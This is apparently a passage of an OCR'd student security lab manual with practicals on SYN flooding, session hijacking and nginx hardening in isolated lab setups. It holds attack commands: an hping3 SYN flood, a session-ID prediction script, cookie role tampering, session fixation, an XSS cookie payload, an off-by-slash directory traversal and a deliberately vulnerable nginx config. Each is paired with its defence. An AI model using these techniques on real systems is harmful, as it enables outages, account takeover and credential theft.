Packet sniffing	802.1X + encrypted protocols	Enforces authenticated access; HTTPS/SSH/TLS make captured payloads unreadable.
DNS spoofing	DNSSEC / DoH / DoT	Cryptographically signs DNS responses or encrypts the DNS channel so forged replies are rejected.

```
Input – sample Cisco switch configuration
Switch(config)# interface fastEthernet 0/1
Switch(config-if)# switchport port-security
Switch(config-if)# switchport port-security maximum 2
Switch(config-if)# switchport port-security violation shutdown
Switch(config)# ip dhcp snooping
Switch(config)# ip arp inspection vlan 10
```

General Hygiene Checklist

- Prefer HTTPS/SSH/SFTP/IMAPS over HTTP/Telnet/FTP/IMAP wherever possible.
- Use a VPN on untrusted networks (public Wi-Fi) to encrypt all traffic end-to-end.
- Segment networks with VLANs so a compromised host cannot see unrelated traffic.
- Keep switch firmware updated and disable unused switch ports.
- Monitor with an IDS (e.g. Snort/Suricata) for ARP and DNS anomaly signatures.

Conclusion

Through these five practicals, students directly observe why unauthenticated, plaintext-based protocols (ARP, classic DNS, Telnet/FTP/HTTP) are trivial to abuse on a local network, and how layered defense encryption (TLS/SSH), authenticated protocol extensions (DNSSEC), and switch-level controls (DAI, Port Security) close each gap. The same techniques used here by an "attacker" VM are exactly what network administrators must detect and block in production environments.

Result: Packet sniffing, ARP poisoning, MAC flooding, and DNS spoofing were successfully demonstrated in an isolated lab environment, and corresponding countermeasures were implemented and verified.

Practical no. 11

Aim: Denial of Service and Botnet Architecture


Theory:

What is a DoS / DDoS Attack?
A Denial of Service (DoS) attack attempts to make a computing resource (a server, service, or network link) unavailable to its legitimate users by exhausting a limited resource — bandwidth, CPU, memory, or connection-table entries. A Distributed Denial of Service (DDoS) attack is the same goal carried out from many sources simultaneously, typically using a botnet (a network of compromised machines), which makes the attack harder to block by simply filtering one source IP.

Types of DoS/DDoS Attacks

Category	Mechanism	Examples
Volumetric Attacks	Saturate available bandwidth with a high volume of traffic.	UDP flood, ICMP flood, Smurf attack, DNS/NTP amplification
Protocol Attacks	Exploit weaknesses in the protocol stack / connection state handling (Layer 3-4).	SYN flood, ACK flood, Ping of Death, Teardrop
Application-Layer Attacks	Exhaust server-side application resources with seemingly-legitimate requests (Layer 7).	HTTP flood, Slowloris, large-file POST flood

SYN Flood Attack
TCP connections begin with a three-way handshake: the client sends a SYN, the server replies with SYN-ACK and reserves a connection slot in its backlog queue, and the client completes the handshake with an ACK. In a SYN flood, the attacker sends a very high rate of SYN packets, usually with spoofed source IP addresses, and never sends the final ACK. Each SYN causes the server to allocate a half-open connection entry and wait for a timeout. Once the backlog queue fills up, the server can no longer accept new connections — even from legitimate clients.





Procedure:

1. Power on both VMs and confirm they can reach each other (ping 192.168.56.20) but have no route to the internet.
2. Start Wireshark on the victim VM and begin capturing on the lab interface, filter: tcp.flags.syn==1.
3. On the victim VM, check baseline connection state with ss -s.
4. On the attacker VM, launch a controlled SYN flood against the lab victim using hping3 (input command shown below).
5. Observe the SYN backlog filling up on the victim and the captured packets in Wireshark.
6. Stop the flood, apply mitigation (SYN cookies + iptables rate limiting), and repeat the test to verify legitimate connections now succeed.

Input:
student@kali-attacker:~$ sudo hping3 -S -p 80 --flood -V 192.168.56.20


Output:





Input:
sudo sysctl -w net.ipv4.tcp_syncookies=1
sudo iptables -A INPUT -p tcp --syn -m limit --limit 50/second --limit-burst 100 -j ACCEPT
sudo iptables -A INPUT -p tcp --syn -j DROP

Output:


Terminal — isolated lab VM (attacker: 192.168.56.10 -> victim: 192.168.56.20)
student@victim:~$ cat /proc/sys/net/ipv4/tcp_syncookies
0
student@victim:~$ sudo sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
student@victim:~$ sudo iptables -A INPUT -p tcp --syn -m limit \
--limit 50/second --limit-burst 100 -j ACCEPT
student@victim:~$ sudo iptables -A INPUT -p tcp --syn -j DROP
student@victim:~$ ss -s
TCP: 48 (estab 11, closed 2, orphaned 0, synrecv 2)
Half-open backlog no longer grows; legitimate connections succeed

Practical no. 12

Aim: Session Hijacking and Token Security

Theory:


Session Hijacking
A session lets a stateless HTTP server remember a logged-in user across requests. After a successful login, the server creates a session identifier (session ID / token) and sends it to the browser in a Set-Cookie header. The browser then attaches this cookie automatically on every subsequent request to that site, and the server looks up the matching session record to know who is asking.

Session hijacking is any technique an attacker uses to obtain and reuse a victim's valid session identifier, so the server treats the attacker as that victim, without ever knowing the victim's password.

Weakness	Why it is dangerous
Predictable / sequential session IDs	Attacker can simply increment a number and guess a valid, currently-logged-in victim's ID.
Missing Secure flag	Browser will send the cookie over plain HTTP too, so it can be sniffed on an unencrypted network.
Missing HttpOnly flag	Client-side JavaScript (including injected/XSS script) can read document.cookie and exfiltrate the session ID.
Missing SameSite attribute	Cookie is sent on cross-site requests, enabling CSRF and some cross-site hijacking patterns.
Sensitive data (e.g. role) stored in a plain, unsigned cookie	User can edit the cookie value locally and escalate privileges.
Session fixation (server accepts a pre-set / externally supplied ID)	Attacker plants a known ID in the victim's browser before login; once the victim logs in, the attacker reuses the same (now authenticated) ID.
No server-side invalidation on logout	A captured old token keeps working even after the legitimate user has logged out.

Procedure:

Exercise 1: Inspect Session Cookie Attributes
Input:
PS C:\lab> curl.exe -si -X POST -d "username=alice&password=alice123" http://127.0.0.1:8080/login
PS C:\lab> curl.exe -ski -X POST -d "username=alice&password=alice123" https://127.0.0.1:8443/login
Output:




Exercise 2: Cookie Manipulation / Privilege Escalation
Input:
Step 1: login as alice (normal user) and inspect the cookie jar PS C:\lab> curl.exe -s -c cookies.txt -X POST -d "username=alice&password=alice123" ` http://127.0.0.1:8080/login
Step 2: try /admin honestly -> should be denied
PS C:\lab> curl.exe -s -b cookies.txt http://127.0.0.1:8080/admin
Step 3: attacker edits the cookie jar, changing role=user -> role=admin
PS C:\lab> curl.exe -s -b "SESSIONID=1002; role=admin" http://127.0.0.1:8080/admin

Output:




Exercise 3: Session ID Sequence Prediction & Hijacking

Input:
predict.py - logs in 6 times, records each issued session ID, # computes the difference between consecutive IDs, and predicts the next one ids = [get_sid(base_url, 'alice', 'alice123', cookie_name) for _ in range(6)] diffs = [int(b) - int(a) for a, b in zip(ids, ids[1:])] predicted_next = int(ids[-1]) + diffs[-1]
PS C:\lab> python predict.py http://127.0.0.1:8080 SESSIONID
PS C:\lab> python predict.py https://127.0.0.1:8443 __Host-sid
simulate the hijack attempt with a PowerShell loop over nearby guessed IDs
PS C:\lab> foreach ($id in 1007,1008,1009,1010) {
>> curl.exe -s -b "SESSIONID=$id" http://127.0.0.1:8080/profile }
Output:



Exercise 4: Session Fixation
Input:
Attacker pre-sets a known session cookie and tricks the victim into using it, # then the victim logs in (here we simulate the whole flow on our own lab).
PS C:\lab> curl.exe -s -c jar.txt -b "SESSIONID=ATTACKER1" -X POST `
-d "username=bob&password=bob123" http://127.0.0.1:8080/login
PS C:\lab> curl.exe -s -b "SESSIONID=ATTACKER1" http://127.0.0.1:8080/profile
PS C:\lab> curl.exe -sk -c jar2.txt -b "__Host-sid=ATTACKER1" -X POST `
-d "username=bob&password=bob123" https://127.0.0.1:8443/login
PS C:\lab> curl.exe -sk -b "__Host-sid=ATTACKER1" https://127.0.0.1:8443/profile

Output:



Exercise 5: Logout & Server-Side Session Invalidation
Input:
PS C:\lab> curl.exe -sk -b "__Host-sid=$TOKEN" https://127.0.0.1:8443/profile # before logout
PS C:\lab> curl.exe -sk -b "__Host-sid=$TOKEN" https://127.0.0.1:8443/logout # log out
PS C:\lab> curl.exe -sk -b "__Host-sid=$TOKEN" https://127.0.0.1:8443/profile # replay old token

Output:

```
Windows PowerShell          Exercise 5 - Logout & server-side invalidation
PS C:\lab> curl.exe -sk -b "__Host-sid=$TOKEN" https://127.0.0.1:8443/profile
# before logout: {"user": "alice", "role": "user", "secret": "private data of alice"}

PS C:\lab> curl.exe -sk -b "__Host-sid=$TOKEN" https://127.0.0.1:8443/logout
# {"status": "logged out"}   (server deletes the session record)

> Attacker replays the SAME token captured earlier (e.g. from a shared PC):
PS C:\lab> curl.exe -sk -b "__Host-sid=$TOKEN" https://127.0.0.1:8443/profile
# {"error": "not authenticated"}  -> HTTP 401   (old token is dead, replay fails)
```

Exercise 6: Transport Security — Plaintext HTTP vs. TLS-Encrypted HTTPS
Input:
PS C:\lab> Get-Content vuln.log -Tail 4 # server access log (HTTP app)
PS C:\lab> "" | openssl s_client -connect 127.0.0.1:8443 2>$null |
>> Select-String "Protocol","Cipher"
PS C:\lab> curl.exe -ski https://127.0.0.1:8443/ | Select-String "Strict|Cache|nosniff"

Output:

```
Windows PowerShell      Exercise 6 - Transport security (HTTPS/TLS + headers)
PS C:\lab> Get-Content vuln.log -Tail 4
! [vuln] GET /profile  Cookie: SESSIONID=1009      <-- cookie value visible in plaintext
! [vuln] POST /login   Cookie: SESSIONID=ATTACKER1    traffic (sniffable on shared Wi-Fi)

PS C:\lab> "" | openssl s_client -connect 127.0.0.1:8443 2>$null |
>>     Select-String "Protocol","Cipher"
# Protocol  : TLSv1.3
# Cipher is : TLS_AES_256_GCM_SHA384          <-- traffic is encrypted end-to-end

PS C:\lab> curl.exe -ski https://127.0.0.1:8443/ | Select-String "Strict|Cache|nosniff"
# Strict-Transport-Security: max-age=31536000; includeSubDomains
# Cache-Control: no-store
# X-Content-Type-Options: nosniff
```

Exercise 7: XSS Cookie Theft and the HttpOnly Defense
Input:
PS C:\lab> curl.exe -s
'http://127.0.0.1:8080/echo?msg=<script>alert(document.cookie)</script>'
PS C:\lab> curl.exe -sk
'https://127.0.0.1:8443/echo?msg=<script>alert(document.cookie)</script>'

Output:

```
Windows PowerShell          Exercise 7 - XSS cookie theft & HttpOnly defense
PS C:\lab> curl.exe -s 'http://127.0.0.1:8080/echo?msg=<script>alert(document.cookie)</script>'
! <html><body>You said: <script>alert(document.cookie)</script></body></html>
   (unescaped reflection -> script EXECUTES in victim's browser and can read
    document.cookie, because the vuln app's SESSIONID has no HttpOnly flag)

PS C:\lab> curl.exe -sk 'https://127.0.0.1:8443/echo?msg=<script>alert(document.cookie)</script>'
# <html><body>You said: &lt;script&gt;alert(document.cookie)&lt;/script&gt;</body></html>
   (input HTML-escaped -> script does NOT execute; and even if it did, HttpOnly
    would hide the __Host-sid cookie from document.cookie entirely)
```

Practical no. 13


Aim: Web Server Vulnerabilities and Hardening Techniques

Theory:

Concept	Meaning	Why it matters
Misconfiguration	Server runs with unsafe settings (defaults left on, unneeded features enabled).	Most common cause of web server compromise (OWASP: Security Misconfiguration).
Directory listing	Server shows the list of files in a folder when no index file exists.	Reveals backups, logs and internal file names.
Version disclosure	Server banner shows product and version, e.g. *nginx/1.24.0 (Ubuntu)*.	Helps an attacker look for version-specific known issues.
Directory traversal	Using sequences like ../ to reach files outside the intended folder.	Can expose configuration files, credentials or source code.
Patch management	Regularly identifying, testing and installing security updates.	Fixes known vulnerabilities before they are abused.
Hardening	Reducing attack surface: least privilege, disable unused features, secure headers, logging.	Defense in depth - one mistake is not fatal.

Lab architecture:

One nginx server listens on localhost port 8080. The **public** folder is meant to be served. The **private** folder is never meant to be reachable. A deliberate misconfiguration in the first configuration file lets a request escape from the images folder into the private folder.



Lab setup (one-time)

Step 1 - Install tools and create the lab folders

```
sudo apt update
sudo apt install -y nginx curl
sudo systemctl stop nginx        # stop the default service so it does not interfere

sudo mkdir -p /srv/lab/www/public/backup /srv/lab/app/img /srv/lab/app/private /srv/lab/logs
echo '<h1>Student Lab Web Server</h1>' | sudo tee /srv/lab/www/public/index.html
echo 'logo-placeholder'                | sudo tee /srv/lab/app/img/logo.txt
printf 'db_user=admin\ndb_pass=Lab@Secret123\n' | sudo tee /srv/lab/app/private/config.txt
echo 'DEMO ONLY - old site backup'     | sudo tee /srv/lab/www/public/backup/site-backup.bak
```

Step 2 - Create the intentionally vulnerable configuration (`sudo nano/srv/lab/vulnerable.conf`)

```
worker_processes 1;
pid /srv/lab/nginx.pid;
error_log /srv/lab/logs/error.log;
events { worker_connections 64; }
http {
    access_log /srv/lab/logs/access.log;
    # server_tokens is ON by default -> version disclosure
    server {
        listen 127.0.0.1:8080;
        root /srv/lab/www/public;
        index index.html;

        # MISCONFIG 1: directory listing enabled
        location /backup/ { autoindex on; }

        # MISCONFIG 2: alias without trailing slash match (off-by-slash)
        location /img { alias /srv/lab/app/img/; }
    }
}
```

Step 3 - Test the syntax and start the server

```
sudo nginx -t -c /srv/lab/vulnerable.conf
sudo nginx -c /srv/lab/vulnerable.conf
```

Expected output: `syntax is ok and test is successful`. Open `http://127.0.0.1:8080/` in a browser; you should see 'Student Lab Web Server'

Practical tasks - ATTACK phase (find the weaknesses)

Task A - Banner grabbing (version disclosure)

Aim: see what information the server gives to every visitor.

INPUT (what you type)	EXPECTED OUTPUT / OBSERVATION
`curl -I http://127.0.0.1:8080/`	Response headers include `Server: nginx/1.24.0 (Ubuntu)`. **Observation:** The exact product, version and operating system are disclosed. **Risk:** information leakage.

Step 1 - Banner grabbing

```
$ curl -I http://127.0.0.1:8080/
HTTP/1.1 200 OK
Server: nginx/1.24.0 (Ubuntu)
Date: Wed, 14 Oct 2026 02:38:31 GMT
Content-Type: text/html
```

Task B - Directory listing

Aim: check whether a folder without an index file exposes its contents.

INPUT (what you type)	EXPECTED OUTPUT / OBSERVATION
`curl http://127.0.0.1:8080/backup/`	An HTML page titled 'Index of /backup/' listing `site-backup.bak`. **Observation:** Directory listing (*autoindex on*) exposes a backup file. **Risk:** an attacker can download old code or data.

Step 2 - Directory listing

```
$ curl http://127.0.0.1:8080/backup/
<html>
<head><title>Index of /backup/</title></head>
<body>
<h1>Index of /backup/</h1><hr><pre><a href="../">../</a>
<a href="site-backup.bak">site-backup.bak</a>                                    14-Oct-2026 02:38                  28
</pre><hr></body>
</html>
```

Task C - Directory traversal (alias off-by-slash)
Aim: understand how one missing character in a config can expose private files.


C.1 Control test - the private file must NOT be reachable directly

```
curl -s -o /dev/null -w 'HTTP %{http_code}\n' http://127.0.0.1:8080/private/config.txt
# Expected output: HTTP 404
```

C.2 Traversal test (*--path-as-is* stops curl from changing the path):

INPUT (what you type)	EXPECTED OUTPUT / OBSERVATION


`curl -s --path-as-is http://127.0.0.1:8080/img../private/config.txt`	`db_user=admin`
	`db_pass=Lab@Secret123`
	
	Observation: The private file was returned although it is outside the web root. **Risk:** credential disclosure.



Task D - Log analysis (detection)

Aim: learn that attacks leave evidence and how to spot it.

INPUT (what you type)	EXPECTED OUTPUT / OBSERVATION
`tail -n 3 /srv/lab/logs/access.log`	Log lines for HEAD /, GET /backup/ and GET /img../private/config.txt, each with status 200. **Observation:** A defender can search logs for suspicious patterns such as `..` in the URL path. Command: `grep '\.\.' /srv/lab/logs/access.log`.



Practical tasks - DEFENSE phase (fix and verify)
Task E - Patch management
Aim: verify the installed version and update the system. Patching is done **before** or alongside configuration hardening.

INPUT (what you type)	EXPECTED OUTPUT / OBSERVATION
`nginx -v apt-cache policy nginx | head -4 apt list --upgradable 2>/dev/null | head -3`	Installed version and candidate version; a list of packages that have updates waiting. **Observation:** If *Installed* differs from *Candidate*, a newer (patched) package is available. Your list will differ from the figure.




```
sudo apt update
sudo apt install --only-upgrade nginx       # patch only the web server
sudo apt upgrade -y                         # or patch everything
sudo nginx -t && sudo systemctl reload nginx  # always test config before reload (production)
```

Task F - Apply hardening

Aim: create a hardened configuration that fixes every issue found in Tasks A-C.

F.1 Create /srv/lab/hardened.conf (this file contains the **solution**):

```
worker_processes 1;
pid /srv/lab/nginx.pid;
error_log /srv/lab/logs/error.log;
events { worker_connections 64; }
http {
    access_log /srv/lab/logs/access.log;
    server_tokens off;                      # hide version
    server {
        listen 127.0.0.1:8080;
        root /srv/lab/www/public;
        index index.html;

        add_header X-Content-Type-Options "nosniff" always;
        add_header X-Frame-Options "DENY" always;
        add_header Content-Security-Policy "default-src 'self'" always;
        add_header Referrer-Policy "no-referrer" always;

        autoindex off;                      # no directory listing
        location /img/ { alias /srv/lab/app/img/; }   # slash on BOTH sides
        location ~* \.(bak|old|orig|swp|sql)$ { deny all; }  # block backup files
        location ^~ /private/ { deny all; }
        location ~ /\. { deny all; }        # block hidden files
        if ($request_method !~ ^(GET|HEAD)$) { return 405; }   # allow only safe methods
    }
}
```

F.2 Test the file, stop the old server and start the hardened one:

```
sudo nginx -t -c /srv/lab/hardened.conf
sudo nginx -c /srv/lab/vulnerable.conf -s stop
sudo nginx -c /srv/lab/hardened.conf
```



Task G - Verify the hardening (re-run every attack)

Repeat the same tests and compare with the earlier results

INPUT (what you type)	EXPECTED OUTPUT / OBSERVATION
`curl -I http://127.0.0.1:8080/`	`Server: nginx` (no version) plus headers X-Content-Type-Options, X-Frame-Options, Content-Security-Policy, Referrer-Policy. **Observation:** Version hidden and browser-side protections added.

After hardening - headers

```
$ curl -I http://127.0.0.1:8080/
HTTP/1.1 200 OK
Server: nginx
Date: Wed, 14 Oct 2026 02:38:39 GMT
Content-Type: text/html
Content-Length: 64
Last-Modified: Wed, 14 Oct 2026 02:38:24 GMT
Connection: keep-alive
ETag: "6aceeb20-40"
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
Content-Security-Policy: default-src 'self'
Referrer-Policy: no-referrer
Accept-Ranges: bytes
```

INPUT (what you type)	EXPECTED OUTPUT / OBSERVATION
`curl -s -o /dev/null -w 'HTTP %{http_code}\n' http://127.0.0.1:8080/backup/ curl -s -o /dev/null -w 'HTTP %{http_code}\n' --path-as-is http://127.0.0.1:8080/img../private/config.txt curl -s -o /dev/null -w 'HTTP %{http_code}\n' http://127.0.0.1:8080/backup/site-backup.bak curl -s -o /dev/null -w 'HTTP %{http_code}\n' -X POST http://127.0.0.1:8080/ curl -s http://127.0.0.1:8080/img/logo.txt`	HTTP 403, HTTP 404, HTTP 403, HTTP 405, then `logo-placeholder`. **Observation:** Listing and backup downloads are denied, traversal no longer reaches the secret, unsafe methods are refused, and the legitimate image path still works.

After hardening - re-test attacks

```
$ curl -s -o /dev/null -w 'HTTP %{http_code}' http://127.0.0.1:8080/backup/
HTTP 403

$ curl -s -o /dev/null -w 'HTTP %{http_code}' --path-as-is http://127.0.0.1:8080/img../private/config.txt
HTTP 404

$ curl -s -o /dev/null -w 'HTTP %{http_code}' http://127.0.0.1:8080/backup/site-backup.bak
HTTP 403

$ curl -s -o /dev/null -w 'HTTP %{http_code}' -X POST http://127.0.0.1:8080/
HTTP 405

$ curl -s http://127.0.0.1:8080/img/logo.txt
logo-placeholder
```

Test	Vulnerable config	Hardened config	Fix applied
Server banner	nginx/1.24.0 (Ubuntu)	nginx	server_tokens off
GET /backup/	200 - file list shown	403 Forbidden	autoindex off
GET /backup/site-backup.bak	200 - downloadable	403 Forbidden	deny backup extensions
GET /img../private/config.txt	200 - secret leaked	404 Not Found	location /img/ with matching alias slash
Security headers	None	4 headers present	add_header ... always
POST /	200 / accepted	405 Method Not Allowed	allow only GET and HEAD
GET /img/logo.txt (normal use)	200	200	(no functional break)

Practical no. 14

Aim: Web Application Threats and OWASP Vulnerabilities

Theory:

The OWASP Top 10 is a widely used awareness list of the most critical web application security risks. The table follows the **2025** edition; always confirm the current list at owasp.org/Top10, because the ordering changes between editions.

ID	Category	Simple example	Main defence
A01	Broken Access Control	Changing */invoice?id=101* to *102* shows another user's invoice (IDOR)	Server-side authorisation on every request; deny by default
